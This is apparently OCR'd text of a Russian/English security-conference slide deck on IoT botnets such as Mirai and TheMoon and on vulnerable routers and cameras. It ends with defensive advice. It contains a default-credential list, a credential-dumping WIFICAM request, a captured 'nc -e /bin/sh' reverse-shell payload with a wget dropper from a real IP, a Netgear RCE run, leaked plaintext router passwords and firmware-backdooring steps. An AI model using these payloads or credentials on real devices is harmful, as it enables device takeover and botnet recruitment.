Чем еще пополнить
свой ботнет?

WHOAMI


- Network security researcher at PT
- @ajaxtpm

Mirai (1)

- Сканирование случайных IP
- Порты 23 и 2323
- 62 дефолтных пароля
- No persistence

Mirai (2)

- ~400,000 ботов единовременно (Mostly IoT)



With Mirai, I usually pull max 380k bots from telnet alone.

- сбои в работе сайта Brian Krebs
- сбои у DynDNS
- перебои в интернете Либерии

IoT Honeypot

Непрекращающийся скан, ~5000 запросов в сутки

Что сканируют?

- Default credentials
- Hype exploits (TR-064, Apache Struts, …)

https://istheinternetonfire.com/

What next?

What next? - Your home router

Mirai (3)

Модифицированная версия атакует немецкие роутеры Eir D1000

- RCE уязвимость в реализации протокола TR-064 (порт 7547)
- сбои у 900,000 роутеров у Deutsche Telekom (28 Nov 2016)
- public exploit


4 заповеди роутеров

5-6 открытых портов

(80, 443, 21, 22, 23, 137)

read-only squashfs

мало места




```
Escape character is '^]'.
BCM96318 Broadband Router
====================================================
   * * * *      * * * *      * * * *      * * * *
         *      *                  *      *     *
   * * * *      * * * *      * * * *      * * * *
         *            *            *      *     *
         *            *            *      *     *
   * * * *      * * * *      * * * *      * * * *
====================================================
Please input the verification code:
```

Linux busybox

старый софт

Problem #1 - Default Creds



- 15/100 роутеров с дефолтными паролями
- 10/100 роутеров - support:support или admin:admin

Default Creds

admin:admin
support:support
user:user
root:12345
root:password
manager:friend
admin:
guest:guest
superadmin:Is$uper@dmin
admin:1234
admin:362729
admin:password
1234:1234
super:super

429 default credentials - https://github.com/reverse-shell/routersploit/blob/master/routersploit/wordlists/defaults.txt

Problem #2 - Vulnerabilities

~10 уязвимостей ежемесячно:

http://routersecurity.org/bugs.php

https://github.com/reverse-shell/routersploit

https://vuldb.com/

http://seclists.org/fulldisclosure/2017/Mar/

Vulnerabilities

GoAhead WIFICAM cameras

Auth bypass & Root RCE


150k affected

Vulnerabilities

GoAhead WIFICAM cameras

Auth bypass & Root RCE

150k affected




```
$ wget -qO- 'http://[redacted]/system.ini?loginuse&loginpas' | xxd | head -n 108 | tail -n 11
00000610: 6164 6d69 6e00 0000 0000 0000 0000 0000  admin...........
00000620: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000630: 6164 6d69 6e00 0000 0000 0000 0000 0000  admin...........
00000640: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000650: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000660: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000670: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000680: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000690: 4164 6d69 6e00 0000 0000 0000 0000 0000  Admin...........
000006a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000006b0: 6672 616e 6b00 0000 0000 0000 0000 0000  frank...........
```

Vulnerabilities

GoAhead WIFICAM cameras

Auth bypass & Root RCE

150k affected




```
$(nc 173.208.238.218 4438 -e /bin/sh)
```

Vulnerabilities

GoAhead WIFICAM cameras

Auth bypass & Root RCE

150k affected



```
Connected to 173.208.238.218.
Escape character is '^]'.
cd /tmp
rm -f nalt1.sh
wget -O nalt1.sh http://173.208.238.218/nalt1.sh
chmod +x nalt1.sh
./nalt1.sh
wget -O nalt1.res http://173.208.238.218/nalt1.res
Connection closed by foreign host.
```


Vulnerabilities

GoAhead WIFICAM cameras

Auth bypass & Root RCE

150k affected

- Infection in progress!



Антивирус	Результат
AegisLab	Linux.Proxy.Zztuo!c
Avast	ELF:Proxy-L [Trj]
AVG	Linux/Proxy
Avira (no cloud)	LINUX/Proxy.zztuo
ClamAV	Unix.Malware.Agent-6026633-0
Cyren	ELF/Trojan.YTGN-5
DrWeb	Linux.Themoon.3

TheMoon.Botnet


Vulnerabilities

Dahua Gen 2, 3

Backdoor file

>1m affected

Vulnerabilities



```
# SerialNo:2E[redacted]FP
# UGM 1.5
#id:name:passwd:groupid:authority:memo:share:bandlimit:mac:timesection:onlinetimeout
#
1:888888:B5A[redacted]CC8:1:CtrPanel, ShutDown, Monitor, Monitor_01,
2:admin:BE3[redacted]E7EF:1:CtrPanel, ShutDown, Monitor, Monitor_01,
3:default:D83[redacted]D1047:2:Monitor, Monitor_01, Monitor_02, Monito
4:xxx:8E07[redacted]BE5:1:CtrPanel, ShutDown, Monitor, Monitor_01, Mo
```

Dahua Gen 2, 3

Backdoor file

>1m affected

Also in

TheMoon.Botnet


Vulnerabilities

NETGEAR DGN2200v1/v2/v3/v4

Auth RCE

3k affected

Vulnerabilities



```
$ python dgn.py [redacted] 8080
$ whoami
nobody

$ uname -a
Linux (none) 2.6.21.5 #1 Fri Aug 5 17:07:31 CST 2016 mips unknown
```

NETGEAR DGN2200v1/v2/v3/v4

Auth RCE

3k affected


Vulnerabilities

iball Baton Routers

Plaintext passwords disclosure

2,5k affected

Vulnerabilities



Требуется аутентификация

http://1[redacted] запрашивает имя пользователя и пароль. Сайт сообщает: «iBall Baton 150M Wireless-N ADSL2+ Router (iB-WRA150N)»

Имя пользователя:


Пароль:

iball Baton Routers

Plaintext passwords disclosure

2,5k affected

Vulnerabilities



[redacted]password.cgi

The user name "user" can access the DSL Router, view configu

Use the fields below to enter up to 16 characters and click "App

Username:

Old Password:

New Password:


Confirm Password:

iball Baton Routers

Plaintext passwords disclosure

2,5k affected

Vulnerabilities



```
<html>
   <head>
      <meta HTTP-EQUIV='Pragma'
      <link rel="stylesheet" hre
         <link rel="stylesheet"
            <script language="ja
            <script language="ja
<!-- hide

pwdAdmin = 'shikhar@123';
pwdSupport = 'support';
pwdUser = 'user';

function btnApply() {
   var loc = 'password.cgi?';
```

iball Baton Routers

Plaintext passwords disclosure

2,5k affected


Последствия

1) Traffic interception

2) DNS hijacking

3) Botnet agent

4) Performance downgrade/Denial-Of-Service



Severity

Firmware Backdooring

Удаленное обновление прошивок через

FTP	(18,000 available)
Telnet CLI	(160,000 available)
Web	(40,000,000 available)

Firmware Backdooring


1) Скачать прошивку для этого устройства

2) Распаковать

3) Дополнить её backdoor аккаунтом или скриптом

4) Собрать франкенштейна обратно

5) Обновить прошивку устройства через FTP/Telnet/Web.



```
4096 Apr 27 17:40 ./
4096 Apr 27 17:40 ../
4096 Apr 17  2012 bin/
4096 Apr 17  2012 data/
4096 Apr 17  2012 dev/
4096 Apr 17  2012 etc/
4096 Apr 17  2012 lib/
  11 Apr 27 17:40 linuxrc -> bin/busybox*
4096 Apr 17  2012 mnt/
4096 Apr 17  2012 opt/
4096 Apr 17  2012 proc/
4096 Apr 17  2012 sbin/
4096 Apr 17  2012 share/
4096 Apr 17  2012 sys/
   7 Apr 27 17:40 tmp -> var/tmp
4096 Apr 17  2012 usr/
4096 Apr 17  2012 var/
 185 Apr 17  2012 VERSION
4096 Apr 17  2012 webs/
```

Old Software

Продолжают использоваться безудержно старые версии ПО

1. Dropbear SSH 0.46 - 2005 год, на каждом 6м роутере

2. Genivia gsoap 2.7 - 2004 год, на каждом 20м роутере

3. RomPager 4.07 - 2006 год, на каждом 20м роутере

Old Software

Продолжают использоваться безудержно старые версии ПО

1. Dropbear SSH 0.46 - 2005 год, на каждом 6м роутере

   5 Known Vulnerabilities CVSS ~ 5

2. Genivia gsoap 2.7 - 2004 год, на каждом 20м роутере

3. RomPager 4.07 - 2006 год, на каждом 15м роутере

   2 Known Vulnerabilities CVSS 10 (Misfortune Cookie)

Results

- ~5,000,000 устройств со стандартными паролями
- Миллионы устройств подвержены RCE уязвимостям
- Сотни тысяч устройств захвачены ботнетами
- Десятки новых уязвимостей ежемесячно

Defence

1) CHANGE YOUR PASSWORD
2) DISABLE UPnP, DNS, TELNET, FTP, HTTP FROM WAN
3) UPDATE FIRMWARE

Thank you for watching. Questions?